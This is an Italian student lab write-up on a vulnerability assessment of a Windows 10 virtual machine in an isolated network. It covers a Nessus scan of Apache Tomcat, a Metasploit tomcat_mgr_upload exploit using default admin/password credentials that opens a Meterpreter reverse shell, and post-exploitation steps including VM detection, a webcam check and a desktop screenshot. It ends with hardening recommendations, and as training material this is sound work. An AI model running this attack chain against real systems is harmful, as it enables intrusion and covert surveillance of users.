

Build Week 2 – Progetto 5

Vulnerability Assessment e Exploitation su Windows

Executive Summary

L'attività ha come obiettivo l'identificazione e lo sfruttamento di vulnerabilità presenti su un sistema Windows 10 all'interno di un ambiente controllato.

- **1. Configurazione Laboratorio**
 - **2. Vulnerability Scanning (Nessus)**
 - **3. Exploit con Metasploit**
 - **4. Post-Exploitation ed Evidenze**
 - Verifica tipologia macchina (Virtuale o Fisica)
 - Impostazioni di rete
 - Verifica Webcam
 - Screenshot del Desktop
 - **5. Conclusioni**
-

1. Configurazione Laboratorio


L'ambiente è stato isolato in una rete interna per garantire la sicurezza delle operazioni con le seguenti macchine virtuali interessate e relativi indirizzi IP:

Host	Sistema Operativo	Indirizzo IP
Attaccante	Kali Linux	192.168.200.100


Vittima	Windows 10	192.168.200.200
---------	------------	-----------------

1.1 Configurazione e test di funzionamento della rete

Per prima cosa impostiamo manualmente gli indirizzi IP sulla Kali:



E successivamente su Windows 10 come da immagine sottostante



Testiamo ora la configurazione con un **ping** per vedere se le due macchine comunicano:

```


Session Actions Edit View Help
└$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
        inet 192.168.200.100/24 brd 192.168.200.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
            inet6 fe80::fe80:96bb:dd7c:1921/64 scope link noprefixroute
                valid_lft forever preferred_lft forever

└─(kali㉿kali)-[~]
└$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=3.00 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.578 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=0.964 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=1.15 ms
64 bytes from 192.168.200.200: icmp_seq=5 ttl=128 time=1.25 ms
^C
--- 192.168.200.200 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4012ms
rtt min/avg/max/mdev = 0.578/1.386/2.996/0.836 ms
└─(kali㉿kali)-[~]
└$ 


```

2. Vulnerability Scanning con Nessus

Avviamo Nessus da terminale Kali Linux attraverso il comando **sudo systemctl start nessusd** e da browser <https://192.168.200.100:8834>. Effettuiamo l'accesso con le nostre credenziali



Da impostazioni(Settings) inseriamo Windows 10



Porta: 8080

Name	Scan Type	Schedule	Last Scanned
Windows 10	Vulnerability	On Demand	Today at 5:32 AM

Utilizziamo quindi Nessus per identificare eventuali vulnerabilità note del servizio **Apache TomCat**. Eseguiamo una **Basic Network Scan** mirata all'indirizzo IP del target, prestando particolare attenzione come abbiamo visto dagli screenshot alla **porta 8080**, ovvero quella predefinita per le connessioni **HTTP** di questo servizio.

Win10 / 192.168.200.200 / Apache Tomcat (Multiple Issues)

[Configure](#) [Audit Trail](#) [Launch](#) [Report](#) [Export](#)

Vulnerabilities 42

Search Vulnerabilities 18 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count	Actions
Critical	10.0			Apache Tomcat SEOI (7.0.x)	Web Servers	1	<input type="radio"/>
Critical	9.8	8.9	0.9447	Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities	Web Servers	1	<input type="radio"/>
Critical	9.8	8.9	0.9447	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1	<input type="radio"/>
Critical	9.8	6.7	0.5182	Apache Tomcat 7.0.0 < 7.0.89	Web Servers	1	<input type="radio"/>
High	8.1	8.9	0.9437	Apache Tomcat 7.0.0 < 7.0.82	Web Servers	1	<input type="radio"/>
High	8.1	7.4	0.9416	Apache Tomcat 7.0.0 < 7.0.94 multiple vulnerabilities	Web Servers	1	<input type="radio"/>
High	7.5	6.7	0.0243	Apache Tomcat 7.0.0 < 7.0.99 multiple vulnerabilities	Web Servers	1	<input type="radio"/>
High	7.5	4.4	0.1644	Apache Tomcat 7.0.25 < 7.0.90	Web Servers	1	<input type="radio"/>
High	7.5	3.6	0.9215	Apache Tomcat 7.0.27 < 7.0.105	Web Servers	1	<input type="radio"/>
High	7.5	3.6	0.1855	Apache Tomcat 7.0.28 < 7.0.88	Web Servers	1	<input type="radio"/>
High	7.0	6.7	0.9333	Apache Tomcat 7.0.0 < 7.0.104	Web Servers	1	<input type="radio"/>

Scan Details

Policy: Basic Network Scan
 Status: Completed
 Severity Base: CVSS v3.0
 Scanner: Local Scanner
 Start: Today at 5:53 AM
 End: Today at 6:08 AM
 Elapsed: 14 minutes

Vulnerabilities

Severity	Count
Critical	1
High	10
Medium	10
Low	1
Info	1

Terminata la scansione Nessus ha permesso di rilevare il servizio **Apache TomCat** in ascolto sulla **porta 8080**, confermando come potenziale vettore di attacco.

3. Exploit con Metasploit

Possiamo procedere con l'exploit attraverso Metasploit pertanto apriamo innanzitutto il tool da terminale con il comando msfconsole

```

Session Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt

MMNN$ vMMMM
MMNN1 MMMMM MBBBBB JMMMM
MMNN1 MMMMMMN NBBBBB JBBBBB
MMNN1 MMMMMNMNmmNBBBBB JBBBBB
MMNNI MMMMMNMNBBBBB jBBBBB
MMNNI MMMMMNMNBBBBB jBBBBB
MMNNI MMMMM MBBBBB MBBBBB jBBBBB
MMNNI MMMMM MBBBBB MBBBBB jBBBBB
MMNNI MMMMM MBBBBB MBBBBB jBBBBB
MMNNI WBBBBB MBBBBB MBBBB# JBBBBB
MMMR ?MMN MBBBBB MBBBB .dBBBBB
MMMN `?MMN MBBBBB MBBBB dBBBBB
MMMMMN ?MM MM? NBBBBB
MMMMMNne JBBBBB
MMMMMNMMNm, eBBBBB
MMMMNNNNMMNx MBBBBB
MMMMNNNNNNNNNNNNM+..+MNMMNNNNNNNNNNM
https://metasploit.com

      =[ metasploit v6.4.103-dev
+ -- --=[ 2,584 exploits - 1,316 auxiliary - 1,697 payloads      ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search tomcat
Matching Modules
```

cerchiamo moduli con search tomcat

Eseguiamo la ricerca del modulo e lo selezioniamo per poterlo configurare e avviare:

exploit/multi/http/tomcat_mgr_upload / use 7

```

Matching Modules
=====
#  Name
0 auxiliary/dos/http/apache_commons_fileupload_dos
1 auxiliary/admin/http/tomcat_ghostcat
2 exploit/multi/http/tomcat_mgr_deploy
3   \ target: Automatic
4     \ target: Java Universal
5     \ target: Windows Universal
6     \ target: Linux x86
7 exploit/multi/http/tomcat_mgr_upload
8   \ target: Java Universal
9   \ target: Windows Universal
10  \ target: Linux
11 exploit/linux/local/tomcat_ubuntu_log_init_priv_esc
12 exploit/multi/http/cisco_dcmn_upload_2019
13   \ target: Automatic
14     \ target: Cisco DCNM 11.1(1)
15     \ target: Cisco DCNM 11.0(1)
16     \ target: Cisco DCNM 10.4(2)
17 exploit/linux/http/cisco_hflex_file_upload_rce
18   \ target: Java Dropper
19   \ target: Linux Dropper
20 exploit/linux/http/cisco_primearchive_upload
21 exploit/linux/http/cisco_prime_inf_rce
22 exploit/multi/http/zenworks_configuration_management_upload
23 exploit/multi/http/tomcat_jsp_upload_bypass
24   \ target: Automatic
25   \ target: Java Windows
26   \ target: Java Linux

      Disclosure Date Rank Check Description
0 2014-02-06 normal No Apache Commons FileUpload and Apache Tomcat DoS
1 2020-02-20 normal Yes Apache Tomcat AJP File Read
2 2009-11-09 excellent Yes Apache Tomcat Manager Application Deployer Authenticated Code Execution
3 . . . .
4 . . . .
5 . . . .
6 . . . .
7 2009-11-09 excellent Yes Apache Tomcat Manager Authenticated Upload Code Execution
8 . . . .
9 . . . .
10 . . . .
11 2016-09-30 manual Yes Apache Tomcat on Ubuntu Log Init Privilege Escalation
12 2019-06-26 excellent Yes Cisco Data Center Network Manager Unauthenticated Remote Code Execution
13 . . . .
14 . . . .
15 . . . .
16 . . . .
17 2021-05-05 excellent Yes Cisco HyperFlex HX Data Platform unauthenticated file Upload to RCE (CVE-2021-1499)
18 . . . .
19 . . . .
20 2019-05-15 excellent Yes Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
21 2018-10-04 excellent Yes Cisco Prime Infrastructure Unauthenticated Remote Code Execution
22 2015-04-07 excellent Yes Novell ZENworks Configuration Management Arbitrary File Upload
23 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass
24 . . . .
25 . . . .
26 . . . .

Interact with a module by name or index. For example info 26, use 26 or use exploit/multi/http/tomcat_jsp_upload_bypass
After interacting with a module you can manually set a TARGET with set TARGET Java Linux
msf exploit(multi/http/tomcat_mgr_deploy) > use 7
```

Dopo aver eseguito il comando `show options` nel modulo selezionato verifichiamo e impostiamo tutti i parametri necessari utilizzando le credenziali di default del servizio:

```
msf exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):
Name      Current Setting  Required  Description
HttpPassword          no        The password for the specified username
HttpUsername          no        The username to authenticate as
Proxies               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
RHOSTS              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT                80       yes       The target port (TCP)
SSL                  false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI            /manager yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST               no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.200.100  yes       The listen address (an interface may be specified)
LPORT    4444             yes       The listen port
```

```
set RHOSTS 192.168.200.200
```

```
set RPORT 8080
```

```
set LHOST 192.168.200.100
```

```
set LPORT 7777
```

```
set HttpUsername admin
```

```
set HttpPassword password
```

Eseguiamo successivamente il comando `exploit`

```
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying j5G410qS ...
[*] Executing j5G410qS ...
[*] Undeploying j5G410qS ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:7777 -> 192.168.200.200:49452) at 2026-01-29 02:02:30 -0500
meterpreter > █
```

La **sessione Meterpreter** è stata creata pertanto le credenziali di accesso non sono state modificate dall'admin, possiamo quindi procedere con la ricerca delle evidenze richieste.

4. Post-Exploitation ed Evidenze

Ottenuta la sessione **Meterpreter**, sono stati eseguiti i comandi per raccogliere le prove richieste:

4.1. Verifica tipologia macchina (Virtuale/Fisica)

Ricerca del comando attraverso search checkvm

```
msf > search checkvm
Matching Modules
=====
#  Name
-  -----
0  post/linux/gather/checkvm   :           normal  No   Linux Gather Virtual Environment Detection
1  post/solaris/gather/checkvm :           normal  No   Solaris Gather Virtual Environment Detection
2  post/windows/gather/checkvm :           normal  No   Windows Gather Virtual Environment Detection

Interact with a module by name or index. For example info 2, use 2 or use post/windows/gather/checkvm
msf > use 2
```

use 2 (use post/windows/gather/checkvm)

```
msf post(windows/gather/checkvm) > exploit
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
[*] Post module execution completed
```

Il sistema risponde indicando che **il target è una Virtual Machine**.

4.2. Impostazioni di rete

Utilizziamo il comando ipconfig

```
meterpreter > ipconfig

Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:d5:27:ed
MTU : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

Interface 6
=====
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Il risultato è la visualizzazione degli adattatori di rete, indirizzi IPv4 (conferma la macchina target 192.168.200.200) e Gateway.

4.3. Verifica Webcam

Il comando in questo caso è webcam_list

```
meterpreter > webcam_list
[-] stdapi_webcam_list: Operation failed: A device attached to the system is not functioning.
meterpreter > █
```

Questo modulo elenca, se presente, le periferiche video altrimenti restituisce messaggio di errore(Operation failed), come in questo caso.

4.4. Screenshot del Desktop

Non resta che recuperare uno screenshot del desktop. Per farlo, è necessario migrare al processo di Windows *explorer.exe*, il processo principale che gestisce l'interfaccia grafica (GUI), l'accesso al desktop attivo, la barra delle applicazioni ed è sempre in esecuzione nella sessione utente che ha effettuato il login. Se la sessione Meterpreter è agganciata

al processo di un servizio, come in questo caso, non avrà accesso diretto al desktop che l'utente sta visualizzando.

Bisogna quindi spostare l'esecuzione del payload di Meterpreter dal processo iniziale ad un processo più stabile e con maggiori privilegi di interazione con l'interfaccia grafica come *explorer.exe*.

In Meterpreter, attraverso il comando `ps` (process status) si può visualizzare l'elenco dei processi attivi in esecuzione sul sistema della vittima.

```
meterpreter > ps
Process List
=====
 PID  PPID  Name          Arch Session User           Path
 ---  ---   ---
 0    0     [System Process]
 4    0     System         x64   0      NT AUTHORITY\SYSTEM
 268   4    svchost.exe   x64   0      NT AUTHORITY\SYSTEM
 280   532  VBoxService.exe x64   0      NT AUTHORITY\SYSTEM
 288   532  VBoxService.exe x64   0      NT AUTHORITY\SYSTEM
 348   336  csrss.exe    x64   0      NT AUTHORITY\SYSTEM
 424   336  wininit.exe   x64   0      NT AUTHORITY\SYSTEM
 444   416  csrss.exe    x64   1      NT AUTHORITY\SYSTEM
 500   416  winlogon.exe  x64   1      NT AUTHORITY\SYSTEM
 532   424  services.exe  x64   0      NT AUTHORITY\SYSTEM
 548   424  lsass.exe     x64   0      NT AUTHORITY\SYSTEM
 632   532  svchost.exe   x64   0      NT AUTHORITY\SYSTEM
 688   532  svchost.exe   x64   0      NT AUTHORITY\SERVIZIO DI RETE
 732   532  svchost.exe   x64   0      NT AUTHORITY\SERVIZIO LOCALE
 820   532  svchost.exe   x64   0      NT AUTHORITY\SERVIZIO DI RETE
 828   500  dwm.exe       x64   1      Window Manager\DWIM-1
 872   3892  VBoxTray.exe x64   1      DESKTOP-9K104BT\user
 912   532  svchost.exe   x64   0      NT AUTHORITY\SYSTEM
 920   532  svchost.exe   x64   0      NT AUTHORITY\SERVIZIO LOCALE
 1080  532  svchost.exe   x64   0      NT AUTHORITY\SERVIZIO LOCALE
 1312  532  WmsSelfHealingSvc.exe x64   0      NT AUTHORITY\SYSTEM
 1320  532  WmsSvc.exe    x64   0      NT AUTHORITY\SYSTEM
```

```
4640  532  svchost.exe      x64   1      DESKTOP-9K104BT\user      C:\Windows\System32\svchost.exe
4764  500  explorer.exe     x64   1      DESKTOP-9K104BT\user      C:\Windows\explorer.exe

meterpreter > migrate 4764
[*] Migrating from 3272 to 4764...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/SUjFGcAQ.jpeg
meterpreter >
```

Ottenuto il processo *explorer.exe*, si esegue il comando `migrate + PID` (Process ID, numero del processo)

Adesso si può eseguire l'acquisizione dello schermo attraverso il comando `screenshot`. Lo screenshot è stato fatto e l'immagine è stata salvata in locale nel path indicato dall'immagine sovrastante. Ecco il risultato prodotto:



Riepilogo Comandi Meterpreter utilizzati:

OBIETTIVO	COMANDO
Verifica tipologia macchina	post/windows/gather/checkvm
Configurazione rete	ipconfig
Lista WebCam	webcam_list
Cattura Schermo	screenshot

3. Conclusioni

Il successo dell'exploit evidenzia la criticità dei servizi di gestione web non protetti. La capacità di caricare ed eseguire codice arbitrario ha permesso l'accesso completo ai dati e alle periferiche (webcam/schermo) dell'utente.

Raccomandazioni:

- Disabilitare l'interfaccia manager di Tomcat se non strettamente necessaria.
- Implementare policy di password robuste.
- Limitare l'accesso alla porta 8080 tramite firewall solo a IP autorizzati.